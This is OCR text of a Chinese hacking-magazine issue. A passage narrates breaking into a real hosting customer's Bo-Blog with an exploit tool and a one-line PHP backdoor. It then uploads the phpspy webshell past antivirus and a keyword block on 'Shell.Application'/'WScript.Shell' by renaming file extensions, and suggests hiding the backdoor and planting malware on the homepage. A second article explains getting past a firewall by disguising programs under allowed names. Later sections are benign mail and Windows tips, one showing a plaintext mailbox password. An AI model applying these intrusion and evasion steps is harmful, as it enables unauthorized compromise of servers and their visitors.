
（本文所涉及的加壳工具yoda's Protector v1.03.2、冰狐浪子网页木马生成器.js在光盘中有收录。）



1



2



3

突破杀毒软件传WEB木马

by 空气


最近在网上乱转，看见一家虚拟主机商的广告，也没有什么特别吸引人的地方，就是其中的一段话引起了我的注意：

> 注意
>
> **特别注意：**
>
> 所有文件内容里带有
>
> Shell.Application
>
> WScript.Shell
>
> 语句的文件都传不上。
>
> 因为所有木马文件都有这种语句，所以我们封杀此语句，让服务器百毒不侵。


汗！他们竟然说自己的服务器“百毒不侵”！今天我就想让他们看看自己的服务器是怎么钻进毛毛虫的。

首先，我和他们的客服聊天，伪装成想要买空间的，得知他们的服务器安装了诺顿杀毒软件，并封杀了“Shell.Application、WScript.Shell”这样的语句。大家现在是不是想到了在木马中删除这两个语句呢？这样是可以的。但是，我今天想让大家知道怎么样不修改木马就直接上传的办法。

我们以一个老漏洞为例，详细讲一下突破杀毒软件上传WEB木马的全过程。我先在他们的网站上找到一个使用了“Bo-Blog 1.7.0095”的用户，然后我就想用可爱的辐射鱼鱼教我上传一个lanker的一句话后门的方法（感谢鱼鱼）。打开鱼鱼写的Bo-Blog漏洞利用程序（试玩版地址：http://www.huij.net/hack/wrsky.html），把对方的BLOG地址写上，下面的设置再自己改一下，然后点击“生成配置”，最后点“发布留言”就OK了，如图1所示。



我们去他的BLOG看看，如果出现图2所示就说明我们成功了（即有2条留言）。




成功后我们就要等待管理员阅读留言（只要进留言板就行了）。过几天你再去访问一下他的BLOG目录中的up目录里有没有saiy.php，如果有的话说明已经成功生成了lanker一句话后门，我们就可以进入今天的主题了。

首先打开lanker一句话后门的客户端，填上saiy.php的地址和密码“saiy”，接下来上传一个phpspy2006。在功能列表中选择“上传文件”，按“浏览”在本地机器选择phpspy.php。最后提交，他会提示上传成功。但是，是不是真的成功了呢？答案是否定的。我们在浏览器中提交这个文件的地址出现了404错误，找不到这个文件。为什么呢？一定是被杀毒软件杀掉了吧！


我们有什么办法可以躲过杀毒软件的监控呢？其实很简单，只要把web木马文件的扩展名去了就可以上传，上传以后再把文件名改回来就可以运行了。为什么把扩展名去了就可以上传呢？这个也不难理解，空间提供商为了让杀毒软件不影响服务器的性能，通常只设置监控入站的可执行文档，如php、asp、asa、cgi、aspx等等，这样的确既提高了服务器性能，又避免了一些木马的入站。所以我们只要上传没有扩展名的web木马，然后用改文件名的功能把扩展名改回来就行了。不信？你去试试......

我们把phpspy.php的扩展名去掉，即把文件名改成phpspy，然后上传。这时提示“upfile:phpspy OK!”，如图3所示。



然后我们在lanker的客户端里选择更改文件名的功能，把“phpspy”改成“phpspy.php”。

接下来试着在浏览器中输入文件地址，看见没有？界面出来了！填上密码后就可以进去了，如图4所示。



最后的工作就是把后门做得隐蔽点，换一个不引人注意的文件夹，还可以在首页上挂马……（谁砸我啊？我知道挂马是不道德的事！）

OK。就这么简单，通过修改文件名就可以轻松绕过杀毒软件把web木马传到服务器，免去修改代码或加密代码的麻烦。如果还有什么不懂的地方欢迎到NOHACK的论坛提问。

雕虫小技 轻松找网管

大家有没有遇到在网吧玩的时候，自己的机器突然不能用的情况？这时我们就要去找网管来修电脑。网吧小的话还好，网吧大的话你还要跑到服务台去找网管？其实我们可以直接在客户机通过网络发个消息给服务台，把自己所在的机器号写上，把网管叫过来。怎么操作呢？如果我们用的是Win 98，我们就可以运行**WINPOPUP**，然后点击“发送消息”，选择服务台机器所在的工作组，写完消息后按发送就OK了。如果你用是2K或XP的机器，那么你可以在CMD下运行**net send 计算机名或IP 消息内容**，这样服务台收到消息后就会让网管来帮我们修电脑了。

防火墙的安全隐患

文by 剑心[B.C.T]

本人对于防火墙素来没有什么好感，在入侵中它算得上是比较讨厌的拦路虎。它不仅把系统的漏洞掩盖得十分的完全，让一些常用的基于系统的溢出没有效用，而让入侵者十分的恼火。但是入侵者绝对不会屈服，现在流行的入侵手法是从不被防火墙拦截的80端口入侵，然后基于webshell来提升权限，整个过程是完全合法的，防火墙不会发出报警。但是在我们从webshell进入系统内部后，入侵者会要求从内到外连接。这是对于服务器等的入侵，而对于一些种马挂马的人来说，防火墙也是一个噩梦。费了九牛二虎之力就因为一个防火墙葬送了成功，当然可以杀掉防火墙，但是你不能一直让他不启动吧，别人不会怀疑？大家喜欢的反向的木马通常就是这样被杀的，像天网就是很BT的。

不过这类防火墙软件有一个安全隐患。也许不能算是安全隐患，因为基于Windows操作系统的所有软件都有这个缺陷的，包括微软自己的东西。Windows对于正在运行的程序是允许改名的，包括一些服务级的程序。也许大家对这个并不陌生，大家用得比较多的替换服务提升权限就是一个典型的应用。但是我偶尔发现天网也存在这个毛病。

让我们做个实验吧！首先把nc9.exe放到system32下，在cmd下运行命令：

nc9 -vv www.163.com 80

（编注：nc9是作者009在《非安全试玩版1.0》写的一个“给NC装备悦耳的音乐”文章中2次加工的有音乐的NC。）

弹出对话框询问是否允许访问网络，我们选择允许，如图1。




图1

然后执行命令rename nc9.exe nc8.exe，将nc9.exe改名为nc8.exe。现在天网的规则里有允许c:\winnt\system32\nc9.exe访问网络这样的一条记录了。我们继续实验，将telnet.exe设置为禁止访问网络，如图2。




图2

现在telnet.exe访问网络的时候将会超时。copy telnet.exe .\nc9.exe将telnet.exe改名为nc9.exe再telnet看看。如图3，连接上了吧！



图3

看来天网真是只按照程序的名字来决定它是否通过网络的，根本不识别当前程序是否是当初的那个应用程序。好了，既然防火墙存在这样的漏洞（只有条件测试天网，不过相信基于Windows的防火墙都有这个毛病），我们该怎么利用呢？我的方法是找到天网肯定允许访问网络的程序，然后替换它，或者直接将自己与程序捆绑。我们成功的关键是寻找可以访问网络的程序和我们有权限写入的文件夹，默认是可以对运行中的程序改名的，李代桃僵就可以了。对于前者，我看了一下天网rules下的几个.dat文件，用记事本打开，文件里是一团乱码，偶不会分析，要不然干脆往里面添加记录了，有一些程序肯定是允许访问网络的，譬如IE，个人用户的QQ等，还有服务器的一些服务也是肯定允许的！我应该可以下载.dat的数据库文件下来研究研究，但由于时间匆忙我没有条件实验。后面的也很容易满足，ServerU与Windows的一些本地溢出，挂马时使用的是当前用户的权限……

也许这个根本不能算是防火墙的隐患，因为整个Windows都是允许对现有程序改名的。要说，只能是Windows的Bug吧！我也只能很皮毛地说到这里了，有什么问题欢迎到非安全论坛讨论，我的ID是剑心。

雕虫小技 IE另类两技巧

1、IE中当你用浏览器查看一个比较长的网页时，有好几种向上或向下翻页的方法。

其中一种最简单的方法就是使用空格键。点击空格键可以向下翻页，按“Shift+空格键”则可以向上翻页。

2、IE浏览器的地址栏除了输入网址打开网页的功能外，还是一个很特别的功能——那就是运行程序！就相当于“开始”菜单中的“运行”功能。比如，在IE浏览器的地址栏输入“c:\windows\notepad.exe”后回车，那么这时就会运行系统中的记事本程序了。

命令行下收发邮件

图by 朱平

记得最初接触计算机，当时还处在原始的"DOS时代"，一切计算机操作都是在黑底白字的DOS下完成，计算机通过接收键盘输入的计算机指令工作慢慢过渡到"Windows时代"，又从Win95桌面操作系统直到现在正在使用的WinXP操作系统，一切计算机操作都形象化了。但在DOS输入计算机指令的习惯还是没改，我只是怀旧，可别人总认为我在耍酷。怀旧也好，耍酷也好，只要自己喜欢就好。

前面的是题外话，进入我们今天的正题吧。网络时代，E-mail（电子邮件）在网络通讯中扮演着不可或缺的角色。全国各大门户网站都提供个人免费电子邮件服务，因此很多朋友在Internet上拥有了属于自己的E-mail信箱；同时，很多企业也都架设了自己内部的E-mail系统，公司内部的最新信息（如最新产品信息、报价单和会议通知等）都可以通过内部E-mail系统进行传递。大家平时最常用的收发邮件方式莫过于在本机通过Outlook Express、Foxmail等电子邮件收发软件登陆远程邮件服务器收发邮件，或是通过IE访问邮箱服务商提供的HTTP邮件收发页面收发邮件。今天我们的主角不是它们，而是DOS（命令行），在命令行下如何收发邮件。哈哈，想想在美眉面前输入一大堆计算机指令就能收发邮件，多酷啊。还等什么，开始吧!

一 收邮件

收邮件利用的是POP3协议(Post Office Protocol，邮局协议)，POP3是目前最常用的电子邮件服务协议。用户收发邮件时，首先登录到支持POP3协议的邮件服务器，以该用户当前存储在服务器上全部邮件为对象进行操作。因此前提条件是我们必须有一台POP3服务器，POP3服务器的架设我就不多说了，网上有专业的教程，本文我们以163的个人免费信箱的POP3服务器为例。以下为测试前务必掌握的POP3命令。

USER username　认证用户名
PASS password　认证密码认证，认证通过则状态转换
APOP name,digest　认可一种安全传输口令的办法，执行成功导致状态转换
STAT　处理请求 server 回送邮箱统计资料，如邮件数、邮件总字节数
UIDL n　返回用于该指定邮件的唯一标识，如果没有指定，返回所有
LIST n　返回指定邮件的大小等
RETR n　返回邮件的全部文本
DELE n　标记删除，QUIT命令执行时才真正删除
RSET　处理撤消所有的DELE命令
TOP n,m　返回n号邮件的前m行内容，m必须是自然数
NOOP　返回一个肯定的响应
QUIT　希望结束会话。如果服务器处于"处理"状态，则现在进入"更新"状态，删除那些标记成删除的邮件。如果服务器处于"认可"状态，则结束会话时服务器不进入"更新"状态"。

```
C:\>nc pop3.163.com 110 ------------- 使用NC连接远程POP3服务器的110端口
+OK Welcome to coremail Mail Pop3 Server (163com[20030606])
USER alex_99999 -------------------------- 输入用户名，指令USER加具体的用户名
+OK core mail ------------------------------ 执行命令成功
PASS 03988518 ------------------------ 输入密码，指令PASS加具体的密码
+OK 6 message(s) [10008 byte(s)] --------- 密码认证通过
(-ERR authorization failed -------------- 密码认证失败)
STAT ------------------------------------- 邮箱状态
+OK 6 10008 ------------------------- 6为该信箱总邮件数，10008为总字节数
LIST ------------------------------------- 列出每封邮件的字节数
+OK 6 10008 ------------------------- 执行命令成功，显示总的邮件数和字节数
1 932 ----------------------------------- 第1封邮件，大小为932字节
2 932 ----------------------------------- 第2封邮件，大小为932字节
3 1332 ---------------------------------- 第3封邮件，大小为1332字节
4 842 ----------------------------------- 第4封邮件，大小为842字节
5 2684 ---------------------------------- 第5封邮件，大小为2684字节
6 3286 ---------------------------------- 第6封邮件，大小为3286字节

RETR 1----------------------------------- 接收第1封邮件
+OK 932 octets --------------------------- 接收成功，返回第1封邮件全部内容
MIME-Version: 1.0
Message-ID: <41E643CC.00003C.20842@m231.163.com>
Date: Thu, 13 Jan 2005 17:47:56 +0800 (CST)
From: alex_99999@163.com
To: alex_99999@163.com
Subject: =Test1
X-Priority: 3
X-Originating-IP: [192.168.3.238]
X-Mailer: <!-- CoreMail Version 2.5 Copyright (c) 2002-2003 www.tebie.com --> 16
3com
Hi, Test1
This is a test mail, You don't reply it.
RETR 2 ----------------------------------- 接收第2封邮件
+OK 932 octets --------------------------- 接收成功，返回第2封邮件全部内容
MIME-Version: 1.0
Message-ID: <41E643A6.00014A.19998@m231.163.com>
Date: Thu, 13 Jan 2005 17:47:18 +0800 (CST)
From: alex_99999@163.com
To: alex_99999@163.com
Subject: =Test2
X-Priority: 3
X-Originating-IP: [192.168.3.238]
X-Mailer: <!-- CoreMail Version 2.5 Copyright (c) 2002-2003 www.tebie.com --> 16
3com
Hi, Test2
This is a test mail, You don't reply it.
```

```
DELE 1 --------------------------------------------- 删除第1封邮件
+OK core mail ------------------------------------- 删除成功
DELE 2 --------------------------------------------- 删除第2封邮件
+OK core mail ------------------------------------- 删除成功
QUIT ------------------------------------------------ 结束会话
+OK core mail ------------------------------------- 执行命令成功

C:\>
```

二 发邮件

发邮件需要用到SMTP协议(Simple Mail Transfer Protocol，简单邮件传输协议)。

ESMTP，英文全称是“Extended SMTP”，顾名思义，扩展SMTP就是对标准SMTP协议进行的扩展。它与SMTP服务的区别仅仅是，使用SMTP发信不需要验证用户帐户，而用ESMTP发信时，服务器会要求用户提供用户名和密码以便验证身份。验证之后的邮件发送过程与SMTP方式没有两样。

